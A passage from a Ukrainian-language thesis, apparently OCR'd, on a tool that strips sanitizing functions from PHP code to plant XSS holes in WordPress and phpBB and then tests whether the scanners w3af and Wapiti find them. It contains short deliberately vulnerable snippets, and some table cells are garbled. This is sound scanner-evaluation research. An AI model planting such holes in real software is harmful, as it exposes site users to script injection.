

Рисунок 4.11 - Абстрактне синтаксичне дерево для рисунку 4.10

Область початкових змінних створюється на основі конфігураційного файлу. Призначення області – відслідковувати котрі змінні містять сліди вводу користувача(taint). Потім відбувається прохід по абстрактному дереву: кожен вузол обходиться тричі. Перший крок оновлює область, коли стикається з

вузлом, який змінює цю область. Якщо присвоюється змінна що має недовірені данні, то назначається мітка taint, і цей taint поширюватиметься на нову змінну. Наступний крок присвоює кожному вузлу атрибут taint. Далі, перевіряється чи у нас присвоюється змінна, чи викликається функція, якщо викликається функція, то ми пишемо sanitize функцію, що перевіре, чи в результаті її виконання залишиться taint мітка. Якщо ні, То на третьому кроці ми видаляємо цю фільтруючу функцію. На рисунку 4.10 показано код для абстрактного синтаксичного дерева рисунку 4.12, після видалення фільтруючої функції intval.



Рисунок 4.12 - Абстрактне синтаксичне дерево для рисунку 4.13

```
$id = $userinput;
echo $id;
```

Рисунок 4.13 - Код до абстрактного синтаксичного древа рисунку 4.12 після видалення функції фільтрації intval.

4.4 Метод статичного аналізу на чистоту(Static Taint Analysis)

Аналіз на чистоту - це аналіз того, як недовірені(або брудні - taint) дані обробляються програмою. Недовіреними(taint) даними називаються дані, що

приходять від користувача через поля вводу, читання завантаженого користувачем файлу, чи іншими шляхами. Протилежні їй – довірені(trusted). Іншими словами, властивість taint значить що данні прийшли з недовіреного ресурсу. В контексті безпеки, аналіз на чистоту використовується для відслідковування чутоливої чи недовірені інформації. Важливо проаналізувати, чи можуть недовірені дані досягти выходу в программі, тобто поглиначів інформації. Поглиначами інформації називаються зазвичай місце виводу даних користувачу, чи шляху виконання [14]. У разі якщо недовірена інформація може досягти таких виходів, то можна говорить про можливість вставлення уразливості в тій частині коду. Як приклад, користувач може заставити застосунок виводити довільні чи незаконні дані іншому користувачу, чи якщо недовірена інформація розглядається як чутлива, то вона може бути втрачена. Інформація може втратити taint властивість, якщо вона проходить через sanitation функцію(функцію очистки), у такому разі вона стає довіреною. Після видалення цього флагу, дані розглядаються безпечними і виведенні поглиначами інформації.

```
$number = $userinput;
echo "Your number is: ", $number;
```

Рисунок 4.14 - Приклад як розповсюджується флаг taint. Вихідна змінна $number має цей флаг.

При виконанні методу Статистичного аналізу на чистоту, описаний вище процес виконується при перегляді вихідного коду веб-сайту чи застосунку. На рисунку 4.14 показаний приклад вихідного коду. Змінна $userinput є прямим вивідом від користувач і таким чином являється недовіреною і поміченою як taint. Виконання статистичного аналізу на чистоту на програмному коді покаже чи має місце впровадження уразливості в тому місці. Змінна $number присвоюється значеню змінної $userinput, котра помічена флагом taint. На наступный строчці кода та ж сама змінна виводиться користувачу(змінна

досягає поглинача інформації). Через відсутність фільтрації змінної, на ній все ще флаг taint при досягненні неї виходу output. Аналіз закінчено, і він явно вказує на враливість.

```
$number = intval($userinput);
echo "Your number is: ", $number;
```

Рисунок 4.15 - Приклад того, як видаляється поширення флагу taint

Вихідна змінна $number уже не матиме флаг.

У прикладі рисунку 4.15 показаний майже такий же вихідний код як і в попередньому прикладі. Однак, у цьому варіанті змінна $userinput передається через функцію intval (повертає ціле число від поля input [7]) перед подальшим присвоєнням до $number. Intval – є sanitation функцією, тобто тою що очищує дані та робить їх довіреними. Коли змінна $number досягне місця виходу, то не матиме флагу taint і аналіз не покаже вразливості через sanitation функцію, що зробила дані чистими.

Метод статичного аналізу на чистоту має деякі недоліки, від яких страждають майже усі процеси статичного аналізу. Інколи може бути неможливим дізнатися всі можливі стани застосунку. Давайте розглянемо наступний код:

```
$key = rand();

$var = $array[$key];
```

У зв’язку з тим, що $key може приймати довільне значення, аналіз не може педбачити яке саме значення це буде.

Описані вразливості у даній роботі намагаються вивсти користувачу довільну інформацію. Таким чином, тільки поглиначі інформації, до яких зберігається флаг taint важливі, і тип розповсюдження має бути прямим розповсюдженням оскільки XSSGenerator важливо що taint мітка зберігається

аж до самого виводу данних, тобто їх потрапляння в поглиначі інформації, не вглиблюючись в те, як саме це відбувається. А пряме розповсюдження - коли нові данні запозичені з недовірених, тобто taint як в попередньому прикладі [15] де флаг taint від вводу користувача був напряму розповсюджений до змінної $number. Вразливість очікую данні у вигляді текстової строчки, бо усі операції що обробляють строки, наприклад цілочисельний привід данних зі строки, видалить флаг.

5 ОЦІНКА ОТРИМАНИХ РЕЗУЛЬТАТІВ ВПРОВАДЖЕННЯ

У цьому розділі показано результати роботи розробленого скрипта XSSGenerator а також оцінення згідно, критеріїв, встановлених мною у розділі 4. Було підготовлено два веб-додатки: Wordpress та phpBB форум з подальшою їх оцінкою за допомогою веб-сканерів. Щоб оцінити час, необхідний на підготування проекту перед використанням скрипта, було проведено тест з заміром часу.

5.1 Результати сканування впроваджених вразливостей

Популярна на сьогодні CMS Wordpress була підготовлена з XSS уразливостями у таблиці 5.1.

Таблиця 5.1 - XSS вразливості, що були встроєні у Wordpress

Вхід	Вихід	Тип фільтрації	Мутація
GET	Non JavaScript attribute - double quotes	None	Hi
GET	Non JavaScript attribute - double quotes	Blacklist	Hi
POST	Normal tag	None	Hi
Stored	Normal tag	None	Hi
Stored	Normal tag	Blacklist	Hi
Stored	URL attribute - single quoted	None	Hi
Stored	URL attribute - single quoted	Blacklist	Hi
Stored	URL attribute - single quoted	Whitelist	Hi
Stored	URL attribute - single quoted	Encoding	Hi

5.2 Результати перевірки введених уразливостей спеціалізованими сканерами

Із розділу про аналіз методів виявлення XSS уразливостей сканерів веб-застосунків було вибрано w3af та Wapiti для проведення тестування результататів впровадження уразливостей скриптом XSSGenerator.

Сканери були завантажені із відкритих ресурсів та використовували налаштування за замовчуванням. Спершу було перевірено згенеровані скриптом уразливості вручну, щоб впевнитися що уразливості були згенеровані.

Результати сканування обох сканерів уразливостей на різних уразливостях можна побачити у таблицях 5.3 та 5.4.

Таблиця 5.3 - Результати сканування згенерованих веб-застосунків на XSS уразливість за допмогою w3af

Вхід	Вихід	Тип фільтрації	Мутація	w3af
GET	Non JavaScript attribute - double quotes	None	Hi	Так
GET	Non JavaScript attribute - double quotes	Blacklist	Hi	Так
POST	Normal tag	None	Hi	Hi
Stored	Normal tag	None	Hi	Hi
Stored	Normal tag	Blacklist	Hi	Hi
Stored	URL attribute - single quoted	None	Hi	Hi
Stored	URL attribute - single quoted	Blacklist	Hi	Hi
Stored	URL attribute - single quoted	Whitelist	Hi	Hi
Stored	URL attribute - single quoted	Encoding	Hi	Hi

Таблиця 5.4 - Результати сканування згенерованих веб-застосунків на XSS уразливість за допомогою Wapiti

Вхід	Вихід	Тип фільтрації	Мутація	Wapiti
GET	Non JavaScript attribute - double quotes	None	Hi	Так
GET	Non JavaScript attribute - double quotes	Blacklist	Hi	Hi
POST	Normal tag	None	Hi	Hi
Stored	Normal tag	None	Hi	Hi
Stored	Normal tag	Blacklist	Hi	Hi
Stored	URL attribute - single quoted	None	Hi	Hi
Stored	URL attribute - single quoted	Blacklist	Hi	Hi
Stored	URL attribute - single quoted	Whitelist	Hi	Hi
Stored	URL attribute - single quoted	Encoding	Hi	Hi

В першу чергу, вони знайшли тривіальні вразливості де вхідні данні були від GET параметра і напряму виводилися на сторінку без фільтрації. Коли були застосовано фільтр blacklist на поле вводу input, тільки один зі сканерів зміг знайти уразливість. Як і обговорювалося раніше, сканерам важко знайти вразливість, коли дані попередньо збережені перед виводом на сторінку. Це можна побачити у результатах тестів, так як жодний із сканерів не знайшов уразливості де вхідні значеня були спершу збережені, а потім пізніше виведені.

Інша причина чому уразливості було важко виявити, що деякі форми повинні бути заповнені з прийнятними значенями перд тим як веб-додаток навіть почне обробляти відправлені дані. Наприклад, якщо є форма відповіді на

пост на форумі і відповідний текст вразливий до XSS атаки. Якщо форма має поле, де необхідно ввести мейл адресу, то сканер має надати цей валідний мейл, щоб сервер прийняв цю форму. Через те, що сканери ніяк не настроювалися а мають налаштування за замовчуванням, то не завжди можуть зрозуміти які дані треба подати у правильній формі, щоб пройти валідацію, тому і не знайдуть у цих полях уразливостей.

Інша проблема полягає у тому, що веб-додатки можуть бути дуже великими і містити безліч сторінок і сканер має пройти їх усіх, щоб перевірити на наявність зловмисної поведінки. Ця дія, з перевірки усіх сторінок може бути заважкою для сканера. Тому, деякі зі сторінок вони можуть просто пропустити, і пропустити вразливості що там можуть ховатися.

ВИСНОВКИ

В результаті виконаної роботи, було детально розглянено XSS атаки, їх функціонал та принцип роботи із прикладами, аналіз компаній, що займаються розробкою та захистом програмного забезпечення. Також, було проведено аналіз сканерів веб-застосунків, описано їх етапи роботи та перевірки уразливостей застосунків, основні недоліки та висвітлено список сканерів вебзастосунків на ринку, їх ластивості, в результаті чого, було вибрано w3af та Wapiti для проведення експерименту із розробленим автоматизованим перетворювачем коду.

Розроблено та реалізовано інструмент автоматичного перетворювача коду XSSGenerator, що здатен добавляти уразливості у веб-ресурси. Детально описано як підготовлювати проект та використовувати інструмент.

У результаті зробленого автоматичного перетворювача коду, було проведено експерименти по введеню уразливостей у веб-додатки з подальшим їх скануванням сканерами Wapiti та w3af. Результати підтвердили те, що введені уразливості складно знаходяться сканерами, що розміщені у вільному доступі. Мало уразливостей було знайдено. Випливаючи з цього, можна зробити висновки, що автоматичний перетворювач коду був розроблений, як і планувалося, та повністю функціонує за сценарієм.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1 Usage statistics of PHP for websites. [Електронний ресурс] — Режим доступу: https://w3techs.com/technologies/details/pl-php – 10.11.2020

2 Report PreciseSecurity 2019. [Елетронний ресурс] - Режим доступу: https://www.precisesecurity.com/articles/cross-site-scripting-xss-makes-nearly-40-of-all-cyber-attacks-in-2019/ - 07.12.2020.

3 White Hat Security testing. Improper Input Handling. [Електронний ресурс] – Режим доступа: https://www.whitehatsec.com/glossary/content/improper-input-handling - 06.09.2020

4 Sending form data. [Електронний ресурс] - Режим доступу: https://developer.mozilla.org/en-US/docs/Learn/Forms/Sending_and_retrieving_form_data — 06.09.2020

5 One of World’s Largest Websites Hacked: Turns Visitors into ‘DDoS Zombies’. [Елетронний ресурс] - Режим доступу: https://www.imperva.com/blog/world-largest-site-xss-ddos-zombies/ - 07.09.2020

6 L.K. Shar and H.B.K. Tan. "Auditing the XSS defence features implemented in web application programs". [Електронний ресурс] - Режим доступу: https://digital-library.theiet.org/content/journals/10.1049/iet-sen.2011.0084 — 10.09.2020

7 Internet Security Threat Report [Електронний ресурс] - Режим доступу: https://www.symantec.com/content/dam/symantec/docs/reports/istr-24-2019-en.pdf - 10.09.2020

8 Top 25 Most Dangerous Software Errors. CWE/SANS. [Електронний ресурс] - Режим доступу: https://www.sans.org/top25-software-errors - 10.09.2020

9 Automated Mechanism for Secure Input Handling [Електронний ресурс] - Режим доступу: https://www.researchgate.net/publication/42803679_An_Automated_Mechanis

m_for_Secure_Input_Handling - 11.09.2020

10 mXSS Secured WebApplications by using innerHTML Mutations [Електронний ресурс] - Режим доступу: https://security.stackexchange.com/questions/46836/what-is-mutation-xssmxss - 11.09.2020

11 Security in Depth: New Security Features [Електронний ресурс] - Режим доступу: https://blog.chromium.org/2010/01/security-in-depth-new-securityfeatures.html — 10.09.2020

12 Three Ways to Test for Cross-Site Scripting [Елетронний ресурс] - Режим доступу: http://thethinkingtester.blogspot.com/2018/06/three-ways-to-test-for-cross-site.html — 10.11.2020

13 Топ 7 инструментов для поиска уязвимостей в логике ПО [елетронний ресурс] - режим доступу: https://testmatick.com/ru/top-7-instrumentov-dlya-poiska-uyazvimostej-v-logike-po — 10.11.2020

14 Content Security Policy (CSP) [Елетронний ресурс] - Режим доступу: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP — 17.11.2020

15 Content Security Problems?: Evaluating the Effectiveness of Content Security Policy in the Wild [Елетронний ресурс] - Режим доступу: https://www.researchgate.net/publication/309445154_Content_Security_Problems_Evaluating_the_Effectiveness_of_Content_Security_Policy_in_the_Wild — 17.11.2020

16 Who is the OWASP® Foundation? [Елетронний ресурс] - Режим доступу: https://owasp.org/ - 20.11.2020

17 Cross Site Scripting Prevention Cheat Sheet [Елетронний ресурс] - Режим доступу: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html — 20.11.2020

18 Mehta T.S. Model to prevent websites from xss vulnerabilities / T. S. Mehta, S. Jamwal // International Journal of Computer Science and Information Technologies. - 2015. - Т. 6, №2, С. 1059–1067.

19 Mohammadi M. Automatic web security unit testing: Xss vulnerability detection in 2016 / M. Mohammadi, B. Chu, H. R. Lipford, and E. Murphy-Hill // IEEE/ACM 11th International Workshop in Automation of Software Test (AST). - 2016. - №5, C. 78–84.

20 Parvez M. Analysis of effectiveness of black-box web application scanners in detection of stored sql injection and stored xss vulnerabilities. / M. Parvez, P. Zavarsky, and N. Khoury // 10th International Conference for Internet Technology and Secured Transactions (ICITST) - 2015. - C. 186–191.

21 Liu Y. A xss vulnerability detection approach based on simulating browser behavior / Y. Liu, W. Zhao, D. Wang, and L. Fu // 2nd International Conference on Information Science and Security (ICISS). - 2015. - C. 1–4.

22 Guo X. Xss vulnerability detection using optimized attack vector repertory / X. Guo, S. Jin, and Y. Zhang // - 2015. - International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery. - 2015 - C. 29–36.

23 Duchene F. Xss vulnerability detection using model inference assisted evolutionary fuzzing. / F. Duchene, R. Groz, S. Rawat, and J. L. Richier // IEEE Fifth International Conference on Software Testing, Verification and Validation. - 2012. - C. 815–817.

24 Ruse M. E. Detecting cross-site scripting vulnerability using concolic testing. / M. E. Ruse and S. Basu // 10th International Conference on Information Technology: New Generations. - 2013. - C. 633–638.

25 Dong G. Detecting cross site scripting vulnerabilities introduced by html5 / G. Dong, Y. Zhang, X. Wang, P. Wang, and L. Liu // 11th International Joint Conference on Computer Science and Software Engineering (JCSSE). - 2014. - C. 319–323.

26 Nguyen T. K. Large-scale detection of dom-based xss based on publisher and subscriber model / T. K. Nguyen, S. O. Hwang // International Conference on Computational Science and Computational Intelligence (CSCI). - 2016. - C. 975–980.

27 Pan J. Domxssmicro: A micro benchmark for evaluating dom-based cross-site

scripting detection / J. Pan and X. Mao // IEEE Trustcom/BigDataSE/ISPA. - 2016. - C. 208–215.

28 Chaudhary P. Xss detection with automatic view isolation on online social network / P. Chaudhary, B. B. Gupta, S. Yamaguchi // IEEE 5th Global Conference on Consumer Electronics. - 2016. - C. 1–5.

29 M. K. Gupta, M. C. Govil, G. Singh, and P. Sharma, “Xssdm: Towards detection and mitigation of cross-site scripting vulnerabilities in web applications,” in 2015 International Conference on Advances in Computing, Communications and Informatics (ICACCI), Aug. 2015, C. 2010–2015.

30 Gupta M. K. A context-sensitive approach for precise detection of cross-site scripting vulnerabilities / M. K. Gupta, M. C. Govil, G. Singh // 10th International Conference on Innovations in Information Technology (IIT). - 2014. - C. 7–12.

31 H. Shahriar, S. North, W.-C. Chen, and E. Mawangi, “Design and development of anti-xss proxy,” in 8th International Conference for Internet Technology and Secured Transactions (ICITST-2013), Dec. 2013, C. 484–489.

32 Guaman D. Implementation of techniques and owasp security recommendations to avoid sql and xss attacks using j2ee and ws-security / D. Guaman, F. Guam´an, D. Jaramillo, M. Sucunuta // 12th Iberian Conference on Information Systems and Technologies (CISTI). - 2017. - C. 1–7.

33 H. Takahashi, K. Yasunaga, M. Mambo, K. Kim, and H. Y. Youm, “Preventing abuse of cookies stolen by xss,” in 2013 Eighth Asia Joint Conference on Information Security, Jul. 2013, C. 85–89.

34 al Azmi S. A comprehensive research on xss scripting attacks on different domains and their verticals / S. al Azmi, A. R. Khan // 4th International Conference on Computer Science and Network Technology (ICCSNT). - 2015. - T. 01, C. 677–680.

35 C. M. Frenz and J. P. Yoon, “Xssmon: A perl based ids for the detection of potential xss attacks,” in 2012 IEEE Long Island Systems, Applications and Technology Conference (LISAT), May 2012, C. 1–4.

36 Yusof I. Preventing persistent cross-site scripting (xss) attack by applying pattern filtering approach / I. Yusof, A. S. K. Pathan // The 5th International Conference on Information and Communication Technology for The Muslim World (ICT4M). - 2014. - C. 1–6.

37 Bozic J. Xss pattern for attack modeling in testing / J. Bozic, F. Wotawa // 8th International Workshop on Automation of Software Test (AST). - 2013. - C. 71–74.

38 Wang C. H. A new cross-site scripting detection mechanism integrated with html5 and cors properties by using browser extensions / C. H. Wang, Y. S. Zhou // International Computer Symposium (ICS). - 2016. - C. 264–269.

39 R. Wang, X. Jia, Q. Li, and D. Zhang, “Improved n-gram approach for cross-site scripting detection in online social network,” in 2015 Science and Information Conference (SAI), Jul. 2015, C. 1206–1212.

40 Wang R. Machine learning based cross-site scripting detection in online social network / R. Wang, X. Jia, Q. Li, and S. Zhang // IEEE Intl Conf on High Performance Computing and Communications, 2014 IEEE 6th Intl Symp on Cyberspace Safety and Security, 2014 IEEE 11th Intl Conf on Embedded Software and Syst (HPCC,CSS,ICESS). - 2014 .- C. 823–826.

41 Zalbina M. R. Payload recognition and detection of cross site scripting attack / M. R. Zalbina, T. W. Septian, D. Stiawan, M. Y. Idris, A. Heryanto, R. Budiarto // 2nd International Conference on Anti-Cyber Crimes (ICACC). - 2017. - C. 172–176.

42 Wassermann G. Static detection of cross-site scripting vulnerabilities / G. Wassermann, Z. Su // ACM/IEEE 30th International Conference on Software Engineering. -2018. - C. 171–180.

43 A. Stasinopoulos, C. Ntantogian, and C. Xenakis, “Bypassing xss auditor: Taking advantage of badly written php code,” in 2014 IEEE International Symposium on Signal Processing and Information Technology (ISSPIT), Dec. 2014, C. 000 290–000 295.

44 Rocha T. S. Etssdetector: A tool to automatically detect cross-site scripting

vulnerabilities / T. S. Rocha, E. Souto // IEEE 13th International Symposium on Network Computing and Applications. - 2014. - C. 306–309.

45 Gupta M. K. Predicting cross-site scripting (xss) security vulnerabilities in web applications / M. K. Gupta, M. C. Govil, G. Singh // 12th International Joint Conference on Computer Science and Software Engineering (JCSSE). - 2015. - C. 162–167.

46 Panja B. Handling cross site scripting attacks using cache check to reduce webpage rendering time with elimination of sanitization and filtering in light weight mobile web browser / B. Panja, T. Gennarelli, P. Meharia // First Conference on Mobile and Secure Services (MOBISECSERV). - 2015. - C. 1–7.

47 Shar L. K. Auditing the xss defence features implemented in web application programs / L. K. Shar, H. B. K. Tan // IET Software. - 2012. - T. 6, № 4, C. 377–390.

48 Rao K. S. Two for the price of one: A combined browser defense against xss and clickjacking / K. S. Rao, N. Jain, N. Limaje, A. Gupta, M. Jain, B. Menezes // International Conference on Computing, Networking and Communications (ICNC). - 2016. - C. 1–6.

49 Mewara B. Enhanced browser defense for reflected cross-site scripting / B. Mewara, S. Bairwa, J. Gajrani, V. Jain // in Proceedings of 3rd International Conference on Reliability, Infocom Technologies and Optimization. - 2014. - C. 1–6.

50 Rexha B. Impact of secure programming on web application vulnerabilities / B. Rexha, A. Halili, K. Rrmoku, D. Imeraj // IEEE International Conference on Computer Graphics, Vision and Information Security (CGVIS). - 2015. - C. 61–66.

51 Johari R. A survey on web application vulnerabilities (sqlia, xss) exploitation and security engine for sql injection / R. Johari, P. Sharma // International Conference on Communication Systems and Network Technologies. - 2012. - C. 453–458.

52 H. Zeng Research on developing an attack and defense lab environment for cross site scripting education in higher vocational colleges / H. Zeng // International Conference on Computational and Information Sciences. - 2013. - C. 1971–1974.

53 Bozic J. Purity: A planning-based security testing tool / J. Bozic, F. Wotawa // IEEE International Conference on Software Quality, Reliability and Security - Companion. - 2015. - C. 46–55.

54 You J. Improved csrfguard for csrf attacks defense on java ee platform / J. You, F. Guo // 9th International Conference on Computer Science Education. - 2014. - C. 1115–1120.

55 Ding S. Towards a hybrid framework for detecting input manipulation vulnerabilities / S. Ding, H. B. K. Tan, L. K. Shar, B. M. Padmanabhuni // 20th Asia-Pacific Software Engineering Conference (APSEC). - 2013. - T. 1, C. 363–370.

56 Pan J. Detecting dom-sourced cross-site scripting in browser extensions / J. Pan, X. Mao // IEEE International Conference on Software Maintenance and Evolution (ICSME). - 2017. - C. 24–34.

57 Dolnak I. Content security policy (csp) as countermeasure to cross ´ site scripting (xss) attacks / I. Dolnak // 15th International Conference on Emerging eLearning Technologies and Applications (ICETA). - 2017. - C. 1–4.

58 Suju D. A. An automaton based approach for forestalling cross site scripting attacks in web application / D. A. Suju, G. M. Gandhi // Seventh International Conference on Advanced Computing (ICoAC). - 2015. - C. 1–6.

59 Pandurang R. M. Impact analysis of preventing cross site scripting and sql injection attacks on web application / R. M. Pandurang, D. C. Karia // IEEE Bombay Section Symposium (IBSS). 2015. - C. 1–5.

60 P. A. Sonewar and N. A. Mhetre, “A novel approach for detection of sql injection and cross site scripting attacks,” in 2015 International Conference on Pervasive Computing (ICPC), Jan. 2015, C. 1–4.

61 D. Lan, W. ShuTing, Y. Xing, and Z. Wei, “Analysis and prevention for cross-

site scripting attack based on encoding,” in 2013 IEEE 4th International Conference on Electronics Information and Emergency Communication, Nov. 2013, С. 102–105.

62 Elhakeem Y. F. G. M. Developing a security model to protect websites from cross-site scripting attacks using zend framework application / Y. F. G. M. Elhakeem, B. I. A. Barry // INTERNATIONAL CONFERENCE ON COMPUTING, ELECTRICAL AND ELECTRONIC ENGINEERING. -2013. - С. 624–629.

63 Sun Y. Model checking for the defense against cross-site scripting attacks / Y. Sun, D. He // International Conference on Computer Science and Service System. - 2012. - С. 2161–2164.

64 Das D. Detection of cross-site scripting attack under multiple scenarios / D. Das, U. Sharma, D. K. Bhattacharyya // The Computer Journal. - 2015. - Т. 58, № 4, С. 808–822.

65 Gupta K. Cross site scripting (xss) attack detection using intrustion detection system / R. Wang, G. Xu, X. Zeng, X. Li, Z. Feng // International Conference on Intelligent Computing and Control Systems. - 2017. - С. 199–203.

66 Wang R. Tt-xss: A novel taint tracking based dynamic detection framework for dom cross-site scripting / R. Wang, G. Xu, X. Zeng, X. Li, Z. Feng // Journal of Parallel and Distributed Computing. - 2014. - Т. 118, С. 100–106.

67 Dacosta I. One-time cookies: Preventing session hijacking attacks with stateless authentication tokens / I. Dacosta, S. Chakradeo, M. Ahamad, P. Traynor // ACM Trans. Internet Technol. - 2012. - Т. 12, №1, С. 1–24.

68 Calzavara S. Quite a mess in my cookie jar!: Leveraging machine learning to protect web authentication / S. Calzavara, G. Tolomei, M. Bugliesi, S. Orlando // 23rd International Conference on World Wide Web. - 2014. - С. 189–200.

69 2017 data breach investigations report [Елетронний ресурс] - Режим доступу: http://www.ictsecuritymagazine.com/wp- content/uploads/ 2017-Data-Breach-Investigations-Report.pdf - 27.11.2020

70 Mundada Y. Half-baked cookies: Hardening cookie-based authentication for the modern web / Y. Mundada, N. Feamster, B. Krishnamurthy // Asia Conference on Computer and Communications Security. - 2016. - С. 675–685.

71 Calzavara S. A supervised learning approach to protect client authentication on the web / S. Calzavara, G. Tolomei, A. Casini, M. Bugliesi, S. Orlando // ACM Trans. Web. - 2015. - Т. 9, №. 3, С. 1–30.

72 Gupta S. Xss-safe: A server-side approach to detect and mitigate cross-site scripting (xss) attacks in javascript code / S. Gupta, B. B. Gupta // Arabian Journal for Science and Engineering. - 2016. - Т. 41, №3, С. 897–920.

73 Peterson M. Xss-secure as a service for the platforms of online social network-based multimedia web applications in cloud / Peterson M. // Multimedia Tools and Applications. - 2018. - Т. 77, №4, С. 4829–4861.

74 Shanmugam J. Xss application worms: New internet infestation and optimized protective measures / J. Shanmugam, M. Ponnavaikko // Eighth ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007). - 2007. - Т. 3, С. 1164–1169.

75 PHP Parser [Елетронний ресурс] - Режим доступу: https://github.com/nikic/PHP-Parser - 20.11.2020